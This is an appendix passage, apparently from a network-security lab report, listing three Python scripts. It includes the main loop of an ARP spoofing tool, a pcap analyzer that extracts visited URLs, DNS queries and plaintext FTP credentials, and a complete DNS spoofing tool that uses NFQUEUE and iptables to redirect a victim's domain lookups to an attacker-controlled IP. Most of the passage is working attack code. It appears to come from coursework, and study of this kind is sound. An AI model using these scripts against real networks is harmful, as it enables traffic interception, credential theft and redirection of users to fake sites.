    victim_mac = get_mac(args.victim_ip)
    if not victim_mac:
        print(f"[!] Unable to find victim's MAC ({args.victim_ip}). Is the host
    active?", file=sys.stderr)
        sys.exit(1)

    gateway_mac = get_mac(args.gateway_ip)
    if not gateway_mac:
        print(f"[!] Unable to find gateway's MAC ({args.gateway_ip}). Is the
    host active?", file=sys.stderr)
        sys.exit(1)

    print(f"[+] Victim MAC ({args.victim_ip}): {victim_mac}")
    print(f"[+] Gateway MAC ({args.gateway_ip}): {gateway_mac}")

    # Enable IP Forwarding
    toggle_ip_forwarding(enable=True)
```

```
127
128     sent_packets_count = 0
129     try:
130         while True:
131             # 1. Fool the Victim: tell them we are the Gateway
132             spoof(args.victim_ip, args.gateway_ip, victim_mac)
133
134             # 2. Fool the Gateway: tell it we are the Victim
135             spoof(args.gateway_ip, args.victim_ip, gateway_mac)
136
137             sent_packets_count += 2
138
139             if args.verbose:
140                 print(f"\r[*] Packets sent: {sent_packets_count}", end="")
141
142             time.sleep(2) # 2-second pause between each send
143
144     except Exception as e:
145         print(f"\n[!] Error during spoofing: {e}")
146         print("[!] Performing cleanup...")
147         toggle_ip_forwarding(enable=False)
148         restore(args.victim_ip, args.gateway_ip, victim_mac, gateway_mac)
149         restore(args.gateway_ip, args.victim_ip, gateway_mac, victim_mac)
150         sys.exit(1)
151
152 if __name__ == "__main__":
153     main()
```

Listing 15: ARP Spoofing Script (arp_spoof.py)

A.2 pcap_analyzer.py (Task 2)

```
1  #!/usr/bin/env python3
2
3  import scapy.all as scapy
4  from scapy.layers import http, dns
5  import argparse
6  from collections import Counter
7  import sys
8  import re
9
10 def get_arguments():
11     """Parses command-line arguments."""
12     parser = argparse.ArgumentParser(description="PCAP Traffic Analyzer")
13     parser.add_argument("-f", "--file", required=True, dest="pcap_file",
14                         help="Path to the .pcap file (e.g., arp_spoof_capture.
       pcap)")
15     args = parser.parse_args()
16     return args
17
18 def analyze_pcap(pcap_file):
19     """
20     Reads a pcap file and extracts HTTP URLs, DNS queries, protocol counts,
21     top talkers, and FTP credentials.
22     """
23     try:
24         packets = scapy.rdpcap(pcap_file)
25     except FileNotFoundError:
26         print(f"[!] Error: File not found: {pcap_file}", file=sys.stderr)
27         sys.exit(1)
28     except scapy.error.Scapy_Exception:
29         print(f"[!] Error: Unable to read the pcap file.", file=sys.stderr)
30         sys.exit(1)
31
```

```
    http_requests = []
    dns_queries = []
    ftp_creds = []
    protocol_counts = Counter()
    top_talkers_src = Counter()

    print(f"\n[+] Analyzing '{pcap_file}' ({len(packets)} total packets)...")

    for packet in packets:
        # --- Protocol Counting (IP/ARP Layer) ---
        if packet.haslayer(scapy.IP):
            top_talkers_src[packet[scapy.IP].src] += 1

            if packet.haslayer(scapy.TCP):
                protocol_counts['TCP'] += 1
            elif packet.haslayer(scapy.UDP):
                protocol_counts['UDP'] += 1
            elif packet.haslayer(scapy.ICMP):
                protocol_counts['ICMP'] += 1

        elif packet.haslayer(scapy.ARP):
            protocol_counts['ARP'] += 1
            if packet[scapy.ARP].op == 2: # 'is-at' (Response)
                top_talkers_src[packet[scapy.ARP].psrc] += 1

        # --- HTTP Extraction (Task 2) ---
        if packet.haslayer(http.HTTPRequest):
            try:
                method = packet[http.HTTPRequest].Method.decode('utf-8')
                host = packet[http.HTTPRequest].Host.decode('utf-8')
                path = packet[http.HTTPRequest].Path.decode('utf-8')
                url = f"{method} http://{host}{path}"
                if url not in http_requests:
                    http_requests.append(url)
            except Exception:
                pass # Ignore malformed packets

        # --- DNS Extraction (Task 2 & 3) ---
        if packet.haslayer(dns.DNSQR) and packet[dns.DNS].qr == 0: # Query (qr
    =0)
            try:
                query = packet[dns.DNSQR].qname.decode('utf-8')
                if query not in dns_queries:
                    dns_queries.append(query)
            except Exception:
                pass

        # --- FTP Credentials Extraction (Bonus) ---
        if packet.haslayer(scapy.TCP) and (packet[scapy.TCP].dport == 21 or
    packet[scapy.TCP].sport == 21):
            if packet.haslayer(scapy.Raw):
                try:
                    load = packet[scapy.Raw].load.decode('utf-8').strip()
                    if load.upper().startswith("USER ") or load.upper().
    startswith("PASS "):
                        if load not in ftp_creds:
                            ftp_creds.append(load)
                except Exception:
                    pass

    # --- Print Results ---

    print("\n---          Top Talkers (IP/ARP Sources) ---")
```

```
    if not top_talkers_src:
        print("No IP/ARP talkers found.")
    else:
        for ip, count in top_talkers_src.most_common(5):
            print(f"[+] {ip:<16} : {count} packets")

    print("\n---      Protocol Count (L3/L4) ---")
    if not protocol_counts:
        print("No protocols found.")
    else:
        for proto, count in protocol_counts.items():
            print(f"[+] {proto:<5}: {count} packets")

    print("\n---     DNS Queries Performed ---")
    if not dns_queries:
        print("No DNS queries found.")
    else:
        for query in dns_queries:
            print(f"[+] {query}")

    print("\n---      HTTP URLs Visited ---")
    if not http_requests:
        print("No HTTP requests found.")
    else:
        for url in http_requests:
            print(f"[+] {url}")

    print("\n---         FTP Credentials (plaintext!) ---")
    if not ftp_creds:
        print("No FTP credentials found.")
    else:
        for cred in ftp_creds:
            print(f"[!] {cred}")

    print("\n[+] Analysis completed.")

def main():
    args = get_arguments()
    analyze_pcap(args.pcap_file)

if __name__ == "__main__":
    main()
```

Listing 16: PCAP Analysis Script (pcap_analyzer.py)

A.3 dns_spoof.py (Task 3)

```
#!/usr/bin/env python3

import netfilterqueue
import scapy.all as scapy
import os
import sys
import argparse

# Global variables will be set by main()
TARGET_MAP = {}
VICTIM_IP = None
GATEWAY_IP = None
ATTACKER_IP = None

def load_targets(filepath, default_ip):
    """
    Loads targets from a text file.
```

```
    If an IP is not specified, use the default_ip (attacker's IP).
    """
    global TARGET_MAP
    print(f"[*] Loading targets from '{filepath}'...")
    try:
        with open(filepath, "r") as f:
            for line in f:
                line = line.strip()
                if not line or line.startswith("#"):
                    continue

                parts = line.split()
                domain = parts[0]
                ip = parts[1] if len(parts) > 1 else default_ip

                domain_bytes = (domain + ".").encode('utf-8')
                TARGET_MAP[domain_bytes] = ip

        if not TARGET_MAP:
            print("[!] No valid targets loaded. Exiting.")
            sys.exit(1)

        print(f"[*] Targets loaded ({len(TARGET_MAP)}):")
        for k, v in TARGET_MAP.items():
            print(f"    {k.decode('utf-8')} -> {v}")

    except FileNotFoundError:
        print(f"[!] Error: Targets file not found: {filepath}", file=sys.stderr)
        sys.exit(1)

def process_packet(packet):
    """
    Callback for each packet intercepted in the NFQUEUE.
    """
    try:
        scapy_packet = scapy.IP(packet.get_payload())

        # Is it a DNS query (UDP/53)?
        if scapy_packet.haslayer(scapy.DNSQR) and scapy_packet.haslayer(scapy.
    UDP) and scapy_packet[scapy.DNS].qr == 0:

            # Is it from our victim?
            if scapy_packet[scapy.IP].src == VICTIM_IP:
                qname = scapy_packet[scapy.DNSQR].qname

                # Is it one of our targets?
                if qname in TARGET_MAP:
                    print(f"[+] Intercepted target: {qname.decode('utf-8')}")

                    redirect_ip = TARGET_MAP[qname]

                    # Build the fake response
                    spoofed_an = scapy.DNSRR(rrname=qname, rdata=redirect_ip)

                    spoofed_packet = scapy.IP(dst=scapy_packet[scapy.IP].src,
    src=scapy_packet[scapy.IP].dst) / \
                                     scapy.UDP(dport=scapy_packet[scapy.UDP].
    sport, sport=scapy_packet[scapy.UDP].dport) / \
                                     scapy.DNS(id=scapy_packet[scapy.DNS].id,
                                               qr=1, aa=1,
                                               qd=scapy_packet[scapy.DNSQR],
                                               an=spoofed_an)

```

```
                    scapy.send(spoofed_packet, verbose=0)

                    # Block the original packet
                    packet.drop()
                    return

        # Forward everything else (non-target queries, non-DNS traffic, etc.)
        packet.accept()

    except Exception as e:
        print(f"[!] Error in process_packet: {e}")
        packet.accept()

def setup_iptables(iface):
    """Sets up iptables rules to intercept traffic."""
    print("[*] Configuring iptables...")
    os.system("sudo iptables -F FORWARD")
    # Intercept FORWARD traffic on port 53
    rule = f"sudo iptables -I FORWARD -i {iface} -p udp --dport 53 -j NFQUEUE --queue-num 1"
    os.system(rule)
    print(f"[*] Rule set: {rule}")

def cleanup(iface):
    """Restores iptables."""
    print("\n[*] Restoring iptables...")
    rule = f"sudo iptables -D FORWARD -i {iface} -p udp --dport 53 -j NFQUEUE --queue-num 1"
    os.system(rule)
    print("[*] Exiting.")

def main():
    global VICTIM_IP, GATEWAY_IP, ATTACKER_IP

    if os.geteuid() != 0:
        print("[!] Error: Run the script with sudo.", file=sys.stderr)
        sys.exit(1)

    parser = argparse.ArgumentParser(description="DNS Spoofing Tool (NFQUEUE Mode)")
    parser.add_argument("-i", "--interface", required=True, dest="interface",
                        help="Victim's input interface (e.g., eth1)")
    parser.add_argument("-t", "--targets", required=True, dest="targets_file",
                        help="Text file with targets (e.g., targets.txt)")
    parser.add_argument("-v", "--victim-ip", required=True, dest="victim_ip",
                        help="Victim's IP (e.g., 192.168.100.2)")
    parser.add_argument("-g", "--gateway-ip", required=True, dest="gateway_ip",
                        help="Gateway IP (e.g., 192.168.100.1)")
    parser.add_argument("-a", "--attacker-ip", dest="attacker_ip", default="192.168.100.3",
                        help="Your fake web server IP (default: 192.168.100.3)")
    args = parser.parse_args()

    # Set global variables
    VICTIM_IP = args.victim_ip
    GATEWAY_IP = args.gateway_ip
    ATTACKER_IP = args.attacker_ip

    load_targets(args.targets_file, ATTACKER_IP)

    setup_iptables(args.interface)

    queue = netfilterqueue.NetfilterQueue()
```

```
137
138     try:
139         queue.bind(1, process_packet)
140         print("[*] Waiting for DNS packets... (Press Ctrl+C to exit)")
141         queue.run()
142
143     except KeyboardInterrupt:
144         cleanup(args.interface)
145     except Exception as e:
146         print(f"[!] Critical error: {e}")
147         cleanup(args.interface)
148         sys.exit(1)
149
150 if __name__ == "__main__":
151     main()
```

Listing 17: DNS Spoofing Script (dns_spoof.py)